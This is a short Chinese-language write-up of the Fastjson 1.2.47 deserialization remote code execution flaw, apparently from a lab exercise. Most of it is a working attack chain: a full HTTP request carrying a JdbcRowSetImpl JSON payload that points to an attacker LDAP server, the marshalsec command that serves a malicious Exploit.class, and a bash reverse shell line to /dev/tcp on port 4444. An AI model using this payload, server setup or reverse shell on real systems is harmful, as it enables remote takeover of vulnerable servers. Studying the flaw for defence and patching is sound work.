# 漏洞原理

## 发起请求

当攻击者请求以下数据包

POST / HTTP/1.1

Host: 192.168.96.128:8090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Content-Type: application/json

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Content-Length: 265

{

"a":{

"@type":"java.lang.Class",

"val":"com.sun.rowset.JdbcRowSetImpl"

},

"b":{

"@type":"com.sun.rowset.JdbcRowSetImpl",

"dataSourceName":"ldap://192.168.96.129:1389/Exploit",

"autoCommit":true

}

}

## 远程调用

靶机（受害者）的com.sun.rowset.JdbcRowSetImpl 这个类在设置 autoCommit 的 setter 时会调用 connect 方法去连接 dataSourceName 指定的 jdbc 服务。 JNDI 常用的有 RMI 和 LDAP 服务。

## 数据转发

一旦靶机远程调用ldap://192.168.96.129:1389/Exploit，工具marshalsec-0.0.3-SNAPSHOT-all.jar会将该请求转发到攻击者的web服务（这里为：<http://192.168.96.129/>）【root@kali:~/fastjson-1.2.47-RCE# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://192.168.96.129/#Exploit


Listening on 0.0.0.0:1389

Send LDAP reference result for Exploit redirecting to http://192.168.96.129/Exploit.class

】

## 漏洞执行

靶机通过web服务获取到攻击者web目录下的Exploit.class文件



最终靶机执行Exploit程序中的命令：/bin/bash -c $@|bash 0 echo bash -i >&/dev/tcp/192.168.96.129/4444 0>&1，反弹shell到攻击者。

# 参考

<https://www.jianshu.com/p/124f06f4aace>